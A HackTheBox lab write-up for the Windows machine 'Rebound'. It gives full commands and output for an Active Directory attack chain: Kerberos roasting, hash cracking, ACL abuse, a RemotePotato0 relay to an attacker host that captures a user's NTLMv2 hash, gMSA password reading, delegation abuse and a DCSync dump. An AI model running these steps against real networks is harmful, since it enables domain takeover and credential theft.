Rebound - HackTheBox
Non Seasonal Machine — Windows [Insane]

Introduction
Rebound is a monster machine featuring a tricky Active Directory environment. User enumeration via RID brute-forcing reveals an AS-REP-roastable user, whose TGT is used to Kerberoast another user with a crackable password. Weak ACLs are abused to obtain access to a group with FullControl over an OU, performing a Descendant Object Takeover (DOT), followed by a ShadowCredentials attack on a user with winrm access. On the target system, cross-session relay is leveraged to obtain the NetNTLMv2 hash of a logged-in user, which, once cracked, leads to a gMSA password read. Finally, the gMSA account allows delegation, but without protocol transition. Resource-Based Constrained Delegation (RBCD) is used to impersonate the Domain Controller, enabling a DCSync attack, leading to fully elevated privileges.
TL;DR
- User Enumeration: RID brute-forced valid domain users
- Kerberoasting (no pre-auth): Used
jjonesAS-REP roastable context + Kerberoasting without creds- BloodHound Path Discovery:
rusthoundrevealedoorend→AddSelf@ServiceMgmt→GenericAll@Service Users OU→ Descendant Object Takeover (DOT)- DOT Execution:
- Added
oorendtoServiceMgmt- Enabled ACL inheritance +
FullControlon OU- Reset
winrm_svcpassword- Foothold:
evil-winrmaswinrm_svc(user flag)- Cross-Session NTLM Relay: Used
RunasCs+RemotePotato0to relay fromwinrm_svcsession totbradyconsole session → captured & crackedtbradyNTLMv2- gMSA Password Read:
tbradyhasReadGMSAPasswordondelegator$→ extracted gMSA NTLM hash- RBCD + Constrained Delegation Chain:
- Set RBCD:
ldap_monitor→delegator$- Got forwardable TGS as
DC01$todelegator$via S4U- Chained
delegator$’s constrained delegation (http/DC01) using-additional-ticket- Final TGS as
DC01$@http/DC01→ DCSync →Administratorhash
Initial Enumeration
An initial Nmap scan reveals a number of TCP ports, typical of a Windows domain controller (DC).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ nmap -p- -sCV --min-rate 2000 -v 10.129.232.31
Nmap scan report for 10.129.232.31
Host is up (0.11s latency).
Not shown: 65376 closed tcp ports (conn-refused), 134 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49715/tcp open  msrpc         Microsoft Windows RPC
56425/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Updating our /etc/hosts entry for local DNS resolution over the VPN:
1
2
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ nxc smb DC01.rebound.htb -u 'guest' -p '' --generate-hosts-file "$(pwd)/hosts"
1
2
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ sudo cat hosts >> /etc/hosts
Enumerate Users via RID Brute-forcing
We use nxc to brute-force user RIDs and extract valid domain accounts:
1
2
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ nxc smb DC01.rebound.htb -u 'guest' -p '' --rid-brute 10000
By default, typical RID Brute-forcing go up to RID 4000. For larger domains, it may be necessary to expand max number.
And we got 13 valid account on the domain.
1
2
3
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ wc -l valid-users.txt
13 valid-users.txt
Roasting Targets
AS-REP Roasting
Without creds we can look for accounts that have the DONT_REQUIRE_PREAUTH flag set, allowing offline password cracking.
- Using the Impacket:
1
2
3
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-GetNPUsers 'rebound.htb/' -dc-ip 10.129.232.31 \
 -no-pass -usersfile 'valid-users.txt' -outputfile asrep.hashes
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User DC01$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ppaul doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User llune doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fflock doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mmalone doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$jjones@REBOUND.HTB:539d677784995c362...<SNIP>...5907a8cc7264bb06
[-] User nnoon doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ldap_monitor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User oorend doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User winrm_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User batch_runner doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tbrady doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User delegator$ doesn't have UF_DONT_REQUIRE_PREAUTH set
- We can perform the same operation with NetExec:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ nxc ldap 10.129.232.31 -u 'valid-users.txt' -p '' --asreproast ASREPROAST.txt
SMB         10.129.232.31    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
LDAP        10.129.232.31    445    DC01             $krb5asrep$23$jjones@REBOUND.HTB:878af35ccf86995c362...<SNIP>...5907a8cc7264bb06
We see that jjones returns an encrypted TGT. Unfortunately, it does not seem to be crackable as our list, rockyou.txt, is exhausted.
Kerberoasting without Creds and Pre-auth
Impacket has been modified to support this with the no-preauth flag added for impacket-GetUserSPNs script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-GetUserSPNs -no-preauth 'jjones' -usersfile valid-users.txt -outputfile kerb.hashes 'rebound.htb/'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Principal: ppaul - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: llune - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: fflock - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: mmalone - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: jjones - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: nnoon - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: oorend - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: winrm_svc - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: batch_runner - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: tbrady - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
We have successfully retrieved SPNs (excluding DC account) from both ldap_monitor and delegator$!
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ cat kerb.hashes
$krb5tgs$18$DC01$$REBOUND.HTB$*DC01$*$148a047b4b72126a9f86c2....<SNIP>....bc8e
$krb5tgs$23$*ldap_monitor$REBOUND.HTB$ldap_monitor*$fe1f31a9....<SNIP>....91a6
$krb5tgs$18$delegator$$REBOUND.HTB$*delegator$*$afb59a9b040b....<SNIP>....dd7d
Cracking the Hashes
Both delegator$ (machine account) and ldap_monitor had SPNs set so were kerberoastable, giving us a hash for both. As we will later find out delegator$ is a gMSA account so won’t be crackable as gMSA accounts have 240-byte, non human-readable passwords. This shows both the best and worst way to manage service accounts’ credentials!
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ john kerb.hashes --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 (MD4 HMAC-MD5 RC4))
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED]       (?)
1g 0:00:00:10 DONE (2025-10-19 08:54) 0.09208g/s 1200Kp/s 1200Kc/s 1200KC/s 1Gobucs!..1DENA
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Password spraying We got two hits:
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ nxc ldap DC01.rebound.htb -u 'valid-users.txt' -p '[REDACTED]' --continue-on-success --no-bruteforce
[...]
LDAP        10.129.232.31   389    DC01             [+] rebound.htb\ldap_monitor:[REDACTED]
LDAP        10.129.232.31   389    DC01             [+] rebound.htb\oorend:[REDACTED]
Mapping the Domain with BloodHound
Collecting our data with rusthound-ce:
1
2
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ rusthound -u 'ldap_monitor@rebound.htb' -p '[REDACTED]' -d rebound.htb -f dc01.rebound.htb
We discovered that we have AddSelf on ServiceMgmt then GenericAll over the Service Users OU, which could lead to a Descendant Object Takeover (DOT). 




Step 1: Adding aoorend to SERVICEMGMT
1
2
3
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ bloodyAD --host 'dc01.rebound.htb' -d 'rebound.htb' -u 'oorend' -p '[REDACTED]' add groupMember 'SERVICEMGMT' 'oorend'
[+] oorend added to SERVICEMGMT
- Verify:
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ bloodyAD --host 'dc01.rebound.htb' -d 'rebound.htb' -u 'oorend' -p '[REDACTED]' get object 'SERVICEMGMT' --attr member

distinguishedName: CN=ServiceMgmt,CN=Users,DC=rebound,DC=htb
member: CN=oorend,CN=Users,DC=rebound,DC=htb; CN=fflock,CN=Users,DC=rebound,DC=htb; CN=ppaul,CN=Users,DC=rebound,DC=htb
Step 2: Taking Control Over SERVICE USERS
1
2
3
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ bloodyAD --host 'dc01.rebound.htb' -d 'rebound.htb' -u 'oorend' -p '[REDACTED]' add genericAll 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' 'oorend'
[+] oorend has now GenericAll on OU=SERVICE USERS,DC=REBOUND,DC=HTB
Step 3: Enable Inheritance + FullControl on OU
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-dacledit -action write -rights FullControl -inheritance -principal 'oorend' -target-dn 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' 'rebound.htb/oorend:[REDACTED]' -use-ldaps
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20251019-163831.bak
[*] DACL modified successfully!
Step 4: Reset winrm_svc Password
1
2
3
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ bloodyAD --host 'dc01.rebound.htb' -d 'rebound.htb' -u 'oorend' -p '[REDACTED]' set password winrm_svc 'newPass123'
[+] Password changed successfully!
Foothold via winrm_svc
Collecting User Flag
After logging in with the winrm user, the user flag can be found at C:\Users\winrm_svc\Desktop\user.txt.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ evil-winrm -i 'rebound.htb' -u 'winrm_svc' -p 'newPass123'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> type ..\Desktop\user.txt
Lateral Movement
The only way to get to tbrady seemed to be the fact he has a session on the the DC, as the user had no inbound ACEs or special privileges.
As we can confirm with winPEAS output that
tbradyis already logged in

After a long search, we discovered an exploit path with one of the Potatos techniques called Cross-session Relay, by setting up a local listener and coercing the privileged DCOM activation service to it, triggering an NTLM authentication of any user currently logged on (i.e. tbrady) in the target machine!
Step 1: Get session ID with RunasCS by running qwinsta *
1
2
3
4
5
6
PS C:\Users\winrm_svc\Documents> .\RunasCs.exe 'oorend' '[REDACTED]' "cmd /c qwinsta *" -l 9

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 console           tbrady                    1  Active
Step 2: Start Rogue Oxid Resolver Listener (on attacker machine)
Start a listener on the attacker box:
1
2
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.232.31:9999
Step 3: Trigger Relay from winrm_svc Session to tbrady Session
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
PS C:\Users\winrm_svc\Documents> .\RemotePotato0.exe -m 2 -s 1 -r 10.10.17.7 -x 10.10.17.7 -p 9999
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on 10.10.17.7 to your victim machine on port 9998
[*] Example Network redirector:
	sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP::9998
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] RPC relay server listening on port 9997 ...
[*] Starting RogueOxidResolver RPC Server listening on port 9998 ...
[*] IStoragetrigger written: 102 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 9998
[+] User hash stolen!

NTLMv2 Client	: DC01
NTLMv2 Username	: rebound\tbrady
NTLMv2 Hash	: tbrady::rebound:9a692de159731d19:55af3d2d50b41735af490f8b0436d908:01010000000000006aa29ec1...<SNIP>...000000000
And we get NTLMv2 hash of tbrady!
Step 4: Crack tbrady’s hash
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ john tdrady.hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED]    (tbrady)
1g 0:00:00:07 DONE (2025-10-18 12:41) 0.1381g/s 1683Kp/s 1683Kc/s 1683KC/s 5449977..5435844
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Awesome! Now following up with our previous attack path from BloodHound, tbrady has ReadGMSAPassword over dlelegator$, we can get is using NetExec:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ nxc ldap rebound.htb -u 'tbrady' -p '[REDACTED]' --gmsa
LDAP        10.129.232.31    389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb) (signing:Enforced) (channel binding:Always)
LDAP        10.129.232.31    389    DC01             [+] rebound.htb\tbrady:[REDACTED]
LDAP        10.129.232.31    389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.232.31    389    DC01             Account: delegator$           NTLM: [HASH_REDACTED]     PrincipalsAllowedToReadPassword: tbrady
- We can perform this action also with
bloodyAD:
1
2
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ bloodyAD --host dc01.rebound.htb -d rebound.htb -u tbrady -p '[REDACTED]' get object 'delegator$' --attr msDS-ManagedPassword
Discovering Constrained Delegation
We can also find this remotely with impacket-findDelegation:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-findDelegation 'rebound.htb/delegator$' -hashes :[HASH_REDACTED] -target-domain rebound.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType                          DelegationType  DelegationRightsTo
-----------  -----------------------------------  --------------  ---------------------
delegator$   ms-DS-Group-Managed-Service-Account  Constrained     http/dc01.rebound.htb
We see that delegator$ has Constrained Delegation to http/DC01.rebound.htb with no protocol transition, which means that the S4U2Self step does not produce a forwardable ticket, which also causes the S4U2proxy step to fail.
Originally, the Service for User to Self (S4U2self) protocol enables a service to request a TGS on another user’s behalf, but for its own use. Conversely, the Service for User to Proxy (S4U2proxy) protocol allows a service to request a TGS on another user’s behalf, but for a different service.
So we will use Resource-Based Constrained Delegation (RBCD) to allow ldap_monitor to impersonate any user to delegator$. Then chain:
ldap_monitor→ impersonateDC01$→ get TGS todelegator$delegator$→ use its delegation → get TGS asDC01$tohttp/DC01- Use that ticket → DCSync
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-rbcd 'rebound.htb/delegator$' -hashes :[HASH_REDACTED] -delegate-from 'ldap_monitor' -delegate-to 'delegator$' -action write -dc-ip dc01.rebound.htb -use-ldaps
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ldap_monitor can now impersonate users on delegator$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ldap_monitor   (S-1-5-21-4078382237-1492182817-2568127209-7681)

┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-findDelegation 'rebound.htb/delegator$' -hashes :[HASH_REDACTED] -target-domain rebound.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

AccountName   AccountType                          DelegationType              DelegationRightsTo
------------  -----------------------------------  --------------------------  ---------------------
ldap_monitor  Person                               Resource-Based Constrained  delegator$
delegator$    ms-DS-Group-Managed-Service-Account  Constrained                 http/dc01.rebound.htb
Get TGS for DC01$ on delegator$
Now, the ldap_monitor account is able to request a TGS as any user on delegator$. We’re going to target the DC01$ account, because the Administrator account is marked as sensitive, which gives the NOT_DELEGATED.
Let’s get a TGS as DC01$ on delegator$:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-getST 'rebound.htb/ldap_monitor:[REDACTED]' -spn 'browser/dc01.rebound.htb' -impersonate 'DC01$'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating DC01$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01$@browser_dc01.rebound.htb@REBOUND.HTB.ccache
Note: There is a clean up script resetting delegation settings, so if this doesn’t work, We’ll make sure to re-run the
impacket-rbcdcommand again.
This saves a ticket as the DC01$ account for delegator$ into a file, and this time it is forwardable:
1
2
3
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-describeTicket 'DC01\$@browser_dc01.rebound.htb@REBOUND.HTB.ccache' | grep 'Flags'
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
This is what was missing earlier!
Now delegator$ can use this ticket along with the Constrained Delegation to get a ST on DC01 as DC01.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-getST -spn http/dc01.rebound.htb -impersonate 'DC01$' 'rebound.htb/delegator$' -hashes :[HASH_REDACTED] -additional-ticket DC01\$@browser_dc01.rebound.htb@REBOUND.HTB.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating DC01$
[*]     Using additional ticket DC01$@browser_dc01.rebound.htb@REBOUND.HTB.ccache instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01$@http_dc01.rebound.htb@REBOUND.HTB.ccache
Dump Hashes
With this ticket as the DC01$ account, we can dump hashes from the DC:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ KRB5CCNAME='DC01$@http_dc01.rebound.htb@REBOUND.HTB.ccache'

┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ impacket-secretsdump -no-pass -k 'dc01.rebound.htb' -just-dc-ntlm
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:[HASH_REDACTED]:[HASH_REDACTED]:::
Collecting Root Flag
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ nxc smb rebound.htb -u Administrator -H '[HASH_REDACTED]' -x 'type C:\Users\Administrator\root.txt'
SMB         10.129.232.31    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.31    445    DC01             [+] rebound.htb\Administrator:[REDACTED] (Pwn3d!)
SMB         10.129.232.31    445    DC01             [+] Executed command via wmiexec
                                                     23b55436e7513l3463f8b1abc34c2360